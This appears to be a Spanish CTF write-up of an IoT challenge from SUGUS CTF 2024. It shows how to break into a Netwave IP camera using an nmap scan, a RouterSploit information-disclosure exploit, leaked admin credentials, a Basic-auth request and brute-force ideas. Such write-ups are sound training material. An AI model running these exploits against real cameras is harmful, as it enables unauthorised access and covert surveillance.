Writeups SUGUS CTF 2024 - Retos Patrocinados

Fundación Cidaut



CTF SUGUS 2024
”Hmm A Surveillance Camera ?”

Categoría: IoT Hacking
Servidores Web Embebidos
Firmwares de Cámaras de Seguridad

Autor Reto: Enrique Rodríguez Núñez

Contacto:
Mail: enrrod@cidaut.es
Linkedin: es.linkedin.com/in/enrrod

21 de Febrero de 2024

Contents

1 Enunciado **2**

2 Herramientas **2**

3 Inventario de Activos **2**

4 Notas del Autor **3**

5 Resolución **3**
5.1 Reconocimiento de Red y Aplicación 3
5.2 Análisis de Vulnerabilidades 4
5.3 Explotacion con RouterSploit 6

6 Flag **9**

7 Soluciones Alternativas **10**

1 Enunciado

El personal de vigilancia de unas instalaciones industriales de Fundación Cidaut en Murcia encuentra cada mañana las cámaras de vigilancia enfocando a las paredes. El turno de vigilancia nocturna afirma haber visto las cámaras moviéndose solas sin nadie en el cuarto de vigilancia operandolas. Uno de los doctores al cargo acudió a la instalación un sábado por la noche y apareció dormido la mañana del domingo. Algunos trabajadores de logística afirman ver cajas de cartón desplazándose solas.

Nos han encargado un Pentesting de Infraestructura en red y servicios internos, y nos han dejado como muestra una cámara IP de marca 'EasyN' desplegadas en las instalaciones. (Se facilita la IP del laboratorio donde está la cámara)

- Perfil Histórico de Seguridad
  1. No se conocen Incidentes previos de Ciberseguridad
  2. Sin Auditorías Previas Realizadas
- Reconocimiento de Sistemas y Servicios en Red Interna
  1. Servicios y Sistemas de Red Interna (Circuito de Cámaras IP)
- Evaluación de Servicios y Aplicaciones
  1. Pentesting de Infraestructura, a Circuito de Cámaras IP

2 Herramientas

- Reconocimiento de Sistemas y Servicios
  1. nmap
     - Utilidad multiproposito de reconocimiento y enumeración
     - `https://nmap.org/`
- Evaluación de servicios y aplicaciones
  1. routersploit
     - Framework de explotación para dispositivos embebidos (routers y camarasip)
     - `https://github.com/threat9/routersploit`

3 Inventario de Activos

- Camara IP en el Laboratorio
  1. Responde en IP/TCP 212.183.202.230:81
- Estación de Trabajo de Auditoria
  1. La propia estación de trabajo de la persona que resuelve el reto

4 Notas del Autor

Me propusieron crear un reto de IoT y este se trata de un reto de explotación directa de cámaras IP, la dificultad de este reto está en pensar fuera de la caja y aplicar técnicas de auditoría técnica en un caso de seguridad de infraestructura con alcance muy abierto, para los entendidos, el atacante del enunciado esta explotando cámaras IP 'On The Wild' y es sencillo si conoces de que se trata.

Gran parte de las dificultades que encuentran los participantes en este reto vienen del uso de plantillas industrializadas, formaciones y criterios de auditoría/pentesting demasiado cerrados, normativos o limitados a ciertas aplicaciones y propósito, estas práctica merman al auditor y no ayuda al participante a cercar problemas abiertos ni a desarrollar habilidades para enfrentarlos.

5 Resolución

Resolvemos siguiendo el modelo resumido de 5 etapas Hacking Ético o PTES, solamente necesitamos las 3 etapas iniciales para documentar el caso (Reconocimiento, Análisis y Explotación)

5.1 Reconocimiento de Red y Aplicación

Sondearemos la interfaz de red y el puerto que nos dan, verificamos que dispone de protocolo Web y tratamos de acceder desde un navegador web.

Linea de nmap:

```
└─$ nmap -Pn -p81 -T4 -sVC 212.183.202.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 13:43 CET
Nmap scan report for 212.183.202.230.static.user.ono.com (212.183.202.230)
Host is up (0.038s latency).

PORT   STATE SERVICE VERSION
81/tcp open  http    Netwave webcam http config
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Netwave IP Camera
Service Info: Device: webcam

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
```

Figure 1: Linea de Nmap

- (nmap) Nombre del ejecutables en linea de comandos
  - (-Pn) Saltar etapa de detección de hosts activos (sondear puertos indiscriminadamente)
  - (-p81) Puerto objetivo el TCP/81
  - (-T4) Plantilla de temporización rapida (+Rendimiento y +Ruido)
  - (-sV) (Sintética) Equivalente a todos los script nse de enumeración de versiones
  - (-sC) (Sintética) Equivalente a ejecutar la categoría scripts default (–script "default")

Explorando con el navegador:




Figure 2: Simple HTTP Authentication

La web nos ofrece una Autenticación Web, si revisamos las cabeceares nos fijaríamos en que se trata de una Autenticación Web Simple ”Simple HTTP Authentication”. Aquí comenzaría una posible resolución alternativa del reto si nos damos cuenta de que la cámara Web no dispone de demasiadas posibilidades para fijar el password y tienen un conjunto de sesiones demasiado pequeño. Podemos pawnear el reto haciendo fuerza bruta a una potencial sesión valida. En algunos casos las aplicaciones de las cámaras IP y los embebidos no disponen de memoria para manejar identificadores más grandes.

5.2 Análisis de Vulnerabilidades

Tenemos que estar pendiente de nuevas temáticas en vulnerabilidades y exploits que puedan resultarnos de utilidad, el uso de recursos indexados es fundamental aunque no la única opción para estos casos. Usamos motor de búsqueda, y encontraremos múltiples utilidades, la mejor opción que podemos encontrar es ”routersploit”, es la primera en la búsqueda más sencilla y la que vamos ha utilizar.

Conclusiones

- El servidor web de la cámara dispone vulnerabilidades y exploit públicos
- No es necesario desarrollar exploits propios
- Hay una utilidad de propósito general que tenemos que mantener presente ”routersploit”

Búsqueda Abierta 1




Figure 3: Búsqueda Abierta 1

Búsqueda Abierta 2




Figure 4: Búsqueda Abierta 2

Búsqueda Cerrada 1




Figure 5: Búsqueda Cerrada

5.3 Explotacion con RouterSploit

Una de las principales herramientas contra vulnerabilidades conocidas en camaras IP y routers antiguos es RouterSploit, el manejo de esta utilidad es casi equivalente a los comandos más sencillos de Metasploit Framework, pudiendo utilizar los comandos ”search” para buscar y ”use” para seleccionar exploits.

Router Sploit: Modo Interactivo




Figure 6: RouterSploit: Búsqueda de Exploits

Alternativamente la utilidad dispone de un escáner de vulnerabilidades que permite probar varios exploit a fin de determinar si existe alguna vulnerabilidad conocida dentro del conjunto de la herramienta.

Router Sploit: Categorias de Scanners




Figure 7: RouterSploit: Scanners Disponibles

Router Sploit: Categorias de Scanners

```
rsf > use exploits/cameras/multi/netwave_ip_camera_information_disclosure
rsf (Netwave IP Camera Information Disclosure) > show options

Target options:

  Name      Current settings     Description
  ----      ----------------     -----------
  ssl       false                SSL enabled: true/false
  target                         Target IPv4 or IPv6 address
  port      80                   Target HTTP port


Module options:

  Name          Current settings     Description
  ----          ----------------     -----------
  verbosity     true                 Verbosity enabled: true/false


rsf (Netwave IP Camera Information Disclosure) >
```

Figure 8: RouterSploit: Configuración de un Exploit

Router Sploit: Configuración Exploit

```
rsf (Netwave IP Camera Information Disclosure) > set target 212.183.202.230
[+] target => 212.183.202.230
rsf (Netwave IP Camera Information Disclosure) > set port 81
[+] port => 81
rsf (Netwave IP Camera Information Disclosure) > run
[*] Running module exploits/cameras/multi/netwave_ip_camera_information_disclosure...
[+] Target is vulnerable
```

Figure 9: RouterSploit: Configurar el Exploit

Router Sploit: Resultados del Exploit




Figure 10: RouterSploit: Resultados del Exploit

Resultados:

- Usernames (Posibles): ”admin”, ”admin1”, ”admin2” ... hasta ... ”admin123456”
- Password: v=C@3FJF8k

Para evitar probar todos los posibles nombres de usuarios de admin a fuerza bruta en este reto el usuario es admin123456, solo queda introducir este nombre de usuario en el login y acceder a la cámara.

6 Flag

Tras lograr acceso a la cámara podemos moverla hasta hacerla apuntar a la Flag que se consigue enfocando a una de las paredes de la caja de cartón.

Cámara Enfocando a la Flag:



Figure 11: Cámara Enfocando a la Flag

Resultados:

- Flag: `SUGUS{THE_BEST_IS_YET_TO_COME}`

7 Soluciones Alternativas

Forzar la Autenticación Básica: El mecanismo de autenticación es excesivamente vulnerable, los password son de 8 caracteres solo letras y se puede tratar de encontrar sesiones activas forzando la autenticación básica. Encontrada la sesión de otros usuarios del CTF concede acceso inmediato.

```
GET http://212.183.202.230:81/images/2_11.gif HTTP/1.1
host: 212.183.202.230:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Referer: https://212.183.202.230:81/monitor2.htm
Authorization: Basic YWRtaW4xMjM0NTY6dj1DQDNGSkY4aw==
Connection: keep-alive
Cookie: noshow=0; browser=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

Figure 12: RouterSploit: Autenticación con el servicio

Explotación Binaria: La autenticación se realiza con scripts cgi potencialmente vulnerables con un Servidor Web embebido Netwave, los firmwares pueden ser encotrados públicamente y des-compilados en busca de los binarios del servidor web, y los binarios del servidor web, pudiéndose desarrollar exploits RCE contra la cámara.